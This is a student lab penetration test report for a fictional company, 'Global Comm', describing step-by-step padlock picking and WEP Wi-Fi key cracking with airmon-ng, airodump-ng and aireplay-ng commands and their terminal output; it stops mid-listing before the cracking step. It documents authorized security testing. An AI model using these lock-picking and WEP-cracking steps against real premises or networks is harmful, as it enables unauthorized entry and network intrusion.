CYBER RANGE FINAL PENETRATION TEST REPORT

The Global Comm

Abstract

The document contains in-detail report of all the activities performed under penetration testing.

Sahil Gupta

Sg5559@nyu.edu

Contents

Disclaimer

A team of security consultant was hired to perform the penetration testing on the infrastructure. Security landscape is continuously changing and we highly advice Global Comm to follow security practices recommended in this document.

Take a note that this document contains sensitive information and screenshots of confidential data. The document should only be accessible to the decision makes on the table

All the tests were performed keeping the scope of testing in consideration. No assets and evices were used in any illegal activity. Many of the software and devices have defects and vulnerabilities in place. [For the pupose of lab assessment most of the testing was done on the vitual environment setup on personal laptop. Any comments related to lab assessment are enclosed in the square parenthesis]. Below are some specifications of the scope under test:

- **IP Range: 192.168.1.10-50**
- **Physical accesses to the building**
- **Applications and services Accessible in internal network**
- **Test Limitation: Don’t use heavy scans and commercial Software**
- **SSID: CyberRange-P2**

Executive Summary

Security Consultant team was hired to perform the security analysis of the Global Comm infrastructure which includes Endpoint security testing, Network Security testing and physical security testing. The tests involve the attacks that were performed in a manner where it simulates the exact situation of the attacker and from his remote point or with physical access. Some of the goals of this testing includes:

1. To find out if it possible for an attacker to get into the system from remote point.
2. If the above condition gets successful, what would be the impact of such a security breach on the network and infrastructure.

Activities for this objective were performed with one thing in mind i.e. to either have the access to the confidential data or gain the access control to the remote machine with local user level privileges or admin privileges. The attacks were performed taking all the restrictions and scope in consideration in controlled environment.

Summary of Results

Throughout our experiments, we were able to find some interesting results that should be immediately patched.

In the initial phase of reconnaissance, we find out the vulnerabilities in every level of security. With successful exploit of lock used for securing the physical infrastructure, an attacker can successfully get into the premises of the Global Comm, you company. Access check and access control system gets failed at this point and an anonymous user can enter into the building easily. After physical breach, we had a scan of the wifi access points with their corresponding SSIDs. As a part of reconnaissance, we were able to track the traffic going through the specific SSIDs. Through the tool airmon-ng, we got to know that the the encryption method is WEP. We successfully exploited the vulnerability and cracked the password. The key is then used to enter in the private network of the Gobal Comm.

After getting into the private network of Global Comm, we were able to run the scan in a network without getting detected. We found out some machines that were running the vulnerable services. We successfully exploited those vulnerabilities in the services and got access to the machine as a local user.


The impact of such attacks could be devastated for the organization's personal network and confidential data. Any kind of compromise on the private network could lead to exfilterate the confidential information and data to the attacker. In the following attacks we have shown how unauthorized and unauthenticated user accesses user data with passwords. Compromised machines could even be used to further move laterally in the network or launch another attack. We have shown how an attacker can gain shell access to one of your machine and run arbitrary code remotely.

Attack Narrative

Physical Breach

Most of the cases of security breach starts with some point of breach in the physical security. A successful breach in the premises of the organization makes very easy for an attacker to access the private network. Some times due to the callous attitude of the employees, make their stuff like laptops, files and documents unattented in their own absence. This could have worse impacts on the security measures of the organization.

As a part of the penetration testing, we tried to exploit the vulnerability generally found in the kind of locks the organization has been using. These padlocks will have some kind of tolerances which make them vulnerable to the attack. Padlocks are not safe and reliable as they will always be vulnerable to this attack because no matter how the manufacturing takes place, for the pins to move inside the padlock tolerance will always be there inside the chambers. The vulnerability which attacker exploits is called binding effect.



The above diagram is a reference to show how an attacker executed the attack. Steps involved in the attack are as follows:


How the lock works

The whole setup of the key pin, driver pin, and spring is called a pin stack. In the locked position, the driver pins are responsible for blocking the movement of the plug. The plug moves the lock gets open. When all the pin stack comes in an alignment with shear line the plug is free to move around.

The purpose of the key is to push the pin stack just exact enough that all the pin stack comes in one alignment with shear line. The binding effect is when only one key is responsible at a time that stops the plug from moving because of some mechanical tolerances.

Attack Scenario:


The tools which were used include couple of hooks and one turning tool. Turning tool was used to apply the tension to plug. The hooks were used to push the pin stack to its shear line.



Steps Involved in the attack:

1. Apply Tension: This was done with the help of the turning tool. We have to keep holding and apply the tension to the plug so that we can find which pin is the binding pin and holding off the plug from moving.

2. Find the binding pin: This is the pin which is stopping the plug from moving. The moment we find recognize this pin we have to lift it to its shear line to give away the way to plug to move around.
3. Lift it to the hear line: We life the binding pin to its shear line with the help of hooks. There many hooks available in the lock kit. Once we end up finding the binding pin and lifting up the pin to shear line, it will stay where it is until we lift all the pins to its shear line because we are holding the plug by applying tension to it with the help of turning tool.
4. Repeat steps 2 and 3 until lock is open.



Impact:

As we seen how we can open the lock without actually having the key to it. These locks are used in the door knobs in the gates or even in the padlocks. Physical premises of the organization has been found using these kind of loks. We took the liberty to crcak open these locks and gain access to the personal private space of the building when the guards were not aware. After entering into the private space of the organization, we were able to get into the close proximity of the wifi access points in the building.

Next aim of our testing would be to access the private network by hacking into the wireless network. Next section will show we were able to gain access to the network.

Mitigation and Remediation:

Make a better infrastructure security plan considering these possible attacks in consideration. Kindly refer to the section in the end for more recommendation and preventive measures to follow.

Gaining Network Access

[For this lab exercise we are assuming that there could be other way also to get into the internal network of the organization via exploiting any other services that are facing the public internet.] Since we were able to get into the proximity of the wifi access points of the wireless network, we further used some devices and tools gather information about the wireless networks operating in the premises. Below are the details of the tools and devices used in the process:

- Aircrack-ng
- Airmon-ng
- Airodump-ng
- Airreplay-ng
- ALFA AWUS036NEH Wireless Network Adapter


We first started with the network adapter in monitor mode. This is done by using the tool airmon-ng. To see all the traffic going by through the wireless adapter roaming around in the environment we executed the following command:

- **Airmon-ng start wlan0**

Airmon-ng has put the adapter in the monitor mode and it will capture all the traffic. But to see the traffic and dump it all on my device, I have to use the another tool in possession airodump-ng. The command used to activate the airodump is as follows:

- **Airodump-ng wlan0**

This command lets you capture all the network packets flowing around in the wireless medium with the help of network adapter and outputs the details like SSID(physical address of Access point), the number of data frames, channel, PWR, encryption technique used, ESSID(the name we see in the wireless scan of our laptops , generally set by the user)



```
CH 13 ][ Elapsed: 30 s ][ 2019-04-22 19:27

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:0F:80:5C:93:24  -37        3        0    0   1  195  WPA2 CCMP   MGT  eduroam
50:0F:80:5C:93:21  -38        5        1    0   1  195  WPA2 CCMP   MGT  nyu-legacy
80:2A:A8:C1:CC:C4  -44        4        0    0   1  195  WPA2 CCMP   PSK  OSIRIS
84:16:F9:22:5A:AC  -50        4        7    0   6  54e. WEP  WEP         CyberRange-P2
00:E3:27:97:5F:E8  -51        1        0    0   6  130  WPA2 CCMP   PSK  MBNET
50:0F:80:88:36:21  -53        2        0    0  11  195  WPA2 CCMP   MGT  nyu-legacy
50:0F:80:88:36:24  -54        2        0    0  11  195  WPA2 CCMP   MGT  eduroam
50:0F:80:88:37:03  -55        2        0    0  11  195  OPN              nyuguest-legacy
50:0F:80:88:37:01  -56        1        0    0  11  195  WPA2 CCMP   MGT  nyu-legacy
50:0F:80:88:36:23  -56        2        0    0  11  195  OPN              nyuguest-legacy
00:BE:75:EE:CA:84  -63        0        0    0   6  195  WPA2 CCMP   MGT  eduroam
50:0F:80:36:81:83  -63        2        0    0   6  195  OPN              nyuguest-legacy
00:A7:42:F9:55:64  -64        2        0    0  11  195  WPA2 CCMP   MGT  eduroam
00:BE:75:E9:A7:C4  -59        1        0    0   1  195  WPA2 CCMP   MGT  eduroam
00:BE:75:C0:5B:23  -68        0        0    0  11  195  OPN              nyuguest-legacy
50:0F:80:5C:93:23  -34        5        0    0   1  195  OPN              nyuguest-legacy
B0:26:80:81:22:81  -60        0        0    0   1  195  WPA2 CCMP   MGT  nyu-legacy
00:BE:75:DE:C0:C1  -65        1        0    0   1  195  WPA2 CCMP   MGT  nyu-legacy
00:BE:75:E9:A7:C3  -61        1        0    0   1  195  OPN              nyuguest-legacy
B4:DE:31:DB:DD:61  -61        1        0    0   1  195  WPA2 CCMP   MGT  nyu-legacy

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

50:0F:80:5C:93:21  0C:70:4A:DA:52:C1   -1    0e- 0      0        1
80:2A:A8:C1:CC:C4  F0:99:B6:4D:33:16  -38    0 - 1     16       13
84:16:F9:22:5A:AC  00:C0:CA:A7:09:C0  -20    0 - 1e  4428       77
84:16:F9:22:5A:AC  00:C0:CA:97:B1:44  -20    0 - 1      0       95
```

As you can see in the above screenshot that all the access points are in top part of the picture and down below are the clients which are accessing these access points.

We can easily observe that SSID CyberRange-P2 is using the WEP encryption method.

Vulnerability with WEP: Originally wep was introduced as an efficient method to provide confidentiality to wireless communication. Later on, Researchers like Fluhrer, Mantin and Shamir found out that it is possible to crack the encryption key in WEP due to small length initialization vector and since these IVs are not more in number, reusability of IVs makes it vulnerable to the attacks like FMS or chopping attacks. Once we collect enough number of packets being exchanged in the wireless channel, we can crack the public shared encryption key.

Steps involved in the attack:


1. Once we have identified the SSID which is using, we focused on capturing the packets on one single channel linked to the above ID. The command used:

    - **Airodump-ng –w wep-01 –c <channel> - - bssid <bssid> wlan0**

    Here –c specifies the channel number which the target is on

-w is a option used to mention the write file where the traffic will be dumped

-bssid is a option which mentions the BSSID which points to target ESSID



```
CH  6 ][ Elapsed: 5 mins ][ 2019-04-22 19:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:16:F9:22:5A:AC  -23 100      651    22705    8   6  54e. WEP  WEP    OPN  CyberRange-P2

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

84:16:F9:22:5A:AC  00:C0:CA:A7:1D:7B    0    0 - 1      0    23851
84:16:F9:22:5A:AC  78:4F:43:93:13:F4  -28   54e-11e     3    20579
84:16:F9:22:5A:AC  00:C0:CA:97:B1:44  -20    0 - 1      0    12197
```


This shows us the Access Point that is relaying the communication and the clients that are currently communicating with this AP.

2. Now we will be able to capture the traffic but to capture the packets so that we have enough IVs, we needed to speed up the process. For that we used aireplay-ng command to generate and capture more traffic. It captured the traffic till it has enough IVs to crack the public shared Encryption key. The command used for the above process is as follows:

   - **Aireplay-ng -1 3 –b <BSSID> wlan0**


   Below is the screenshot of the terminal capturing the traffic. We will capture it until we get enough IVs exchange.

   We also could have de-authenticate the connection in order to track the encrypted password. But we didn’t feel the need to do that as we already got the packets of authentication.



```
Read 42787 packets (got 13263 ARP requests and 8298 ACKs), sent 13937 packets...
Read 42941 packets (got 13304 ARP requests and 8333 ACKs), sent 13987 packets...
Read 43107 packets (got 13349 ARP requests and 8359 ACKs), sent 14038 packets...
Read 43245 packets (got 13393 ARP requests and 8383 ACKs), sent 14084 packets...
Read 43428 packets (got 13451 ARP requests and 8419 ACKs), sent 14139 packets...
Read 43593 packets (got 13506 ARP requests and 8455 ACKs), sent 14190 packets...
Read 43753 packets (got 13552 ARP requests and 8484 ACKs), sent 14240 packets...
Read 43918 packets (got 13605 ARP requests and 8514 ACKs), sent 14290 packets...
Read 44067 packets (got 13650 ARP requests and 8543 ACKs), sent 14340 packets...
Read 44207 packets (got 13696 ARP requests and 8566 ACKs), sent 14390 packets...
Read 44389 packets (got 13762 ARP requests and 8602 ACKs), sent 14440 packets...
Read 44549 packets (got 13822 ARP requests and 8634 ACKs), sent 14490 packets...
Read 44710 packets (got 13873 ARP requests and 8664 ACKs), sent 14540 packets...
Read 44849 packets (got 13914 ARP requests and 8691 ACKs), sent 14590 packets...
Read 44997 packets (got 13966 ARP requests and 8716 ACKs), sent 14641 packets...
Read 45153 packets (got 14015 ARP requests and 8746 ACKs), sent 14691 packets...
Read 45302 packets (got 14064 ARP requests and 8779 ACKs), sent 14741 packets...
Read 45466 packets (got 14116 ARP requests and 8814 ACKs), sent 14791 packets...
Read 45631 packets (got 14165 ARP requests and 8843 ACKs), sent 14842 packets...
Read 45786 packets (got 14211 ARP requests and 8863 ACKs), sent 14892 packets...
Read 45944 packets (got 14258 ARP requests and 8892 ACKs), sent 14941 packets...
Read 46111 packets (got 14315 ARP requests and 8925 ACKs), sent 14992 packets...
^C99 pps)
root@kali:~#
```


3. Till now we had enough traffic to attempt password cracking using the another tool aircrack-ng. Below is the screenshot showing the files that stores that captured traffic.



```
-rw-rw-rw-  1 root root  1841334 Apr 12 15:55 'Stego 1.bmp'
-rw-rw-rw-  1 root root   817974 Apr  7 16:29  Stego2.bmp
-rw-rw-rw-  1 root root   817974 Apr 12 15:58  Stego3.bmp
drwxr-xr-x  2 root root     4096 Feb 11 02:46  Templates
-rw-r--r--  1 root root   272630 Apr  7 16:54  test.tga
-rw-r--r--  1 root root       13 Apr  8 18:02  text.txt
-rw-r--r--  1 root root       12 Apr 14 18:24  totalkB.txt
-rw-r--r--  1 root root       10 Apr 14 18:24  totalMB.txt
-rw-r--r--  1 root root       31 Apr 14 18:27  TOTAL.txt
-rw-r--r--  1 root root      957 Apr  8 19:09  uniq.txt
